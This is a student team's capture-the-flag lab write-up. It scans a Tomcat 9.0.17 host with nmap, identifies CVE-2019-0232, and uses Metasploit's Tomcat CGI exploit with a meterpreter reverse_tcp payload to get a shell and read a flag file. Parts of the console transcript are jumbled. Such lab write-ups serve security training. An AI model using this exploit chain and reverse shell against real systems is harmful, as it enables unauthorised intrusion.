

PSP0201

Week 4

Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 12 - Networking Ready, set, elf.

Tool used: kali Linux, Firefox, nmap

Solution/Walkthrough:

Q1.




```
1211101401@kali:~$ sudo nmap -sV -O 10.10.105.7
[sudo] password for 1211101401:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 23:31 EDT
Nmap scan report for 10.10.105.7
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp  open  http           Apache Tomcat 9.0.17
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.08 seconds

1211101401@kali:~$ ssss
```

By using nmap, the port will be scanned. After the scan, we can see the version of number of the web server.

Q2.



HOME > CVE > CVE-2019-0232

CVE-ID
CVE-2019-0232 [Learn more at National Vulnerability Database \(NVD\)](#)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disabled by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulfstange's blog (<https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html>) and this archived MSDN blog (<https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/>).

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:107906
- URL:<http://www.securityfocus.com/bid/107906>
- CONFIRM:<https://security.netapp.com/advisory/ntap-20190419-0001/>
- URL:<https://security.netapp.com/advisory/ntap-20190419-0001/>

Find the metasploit payload of Apache Tomcat 9.0. The CVE id can be found through the CVE lists website.

Q3, Q4.

```
PSPO201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
msf6 > search CVE-2019-0232

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10      excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs: check.result.
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

  Name      Current Setting  Required  Description
  --      -
Proxies     TCP handler on 10.10.10.10:4444
RHOSTS      10.10.10.10      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       8080             yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
SSLCert     false            no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI   /                yes       The URI path to CGI script
VHOST       http://10.10.10.10:8080/cgi-bin/elfwhacker.bat  no        HTTP server virtual host

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

  Name      Current Setting  Required  Description
  --      -
Proxies     TCP handler on 10.10.10.10:4444
RHOSTS      10.10.10.10      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       8080             yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
SSLCert     false            no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI   /                yes       The URI path to CGI script
VHOST       http://10.10.10.10:8080/cgi-bin/elfwhacker.bat  no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.126.128  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.105.7
RHOST => 10.10.105.7
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.105.7/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.105.7/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.30.81
LHOST => 10.18.30.81
```

Q3. Search the CVE id we got from the question before. Look for the options and change the payload options which are required to.

```

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
TARGETURI = http://10.10.105.7/cgi-bin/elfhacker.bat
Mode: exploit() Size: 825 Type: file Last modified: 2020-11-19 16:39:29 -0500 Name: elfwhacker.bat
100777/rwxrwxrwx
100666/rw-rw-rw- 27 file 2020-11-19 17:06:41 -0500 flag1.txt
100777/rwxrwxrwx 73802 file 2022-06-28 00:03:46 -0400 kgyWl.exe
Exploit completed, but no session was created.
meterpreter > cat flag.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >

```

After changing everything, run it and we can see the list of it. There will be a flag1.txt file.

Open it and the flag can be captured.

Q4. The Metasploit settings we had to set are shown at the payload options.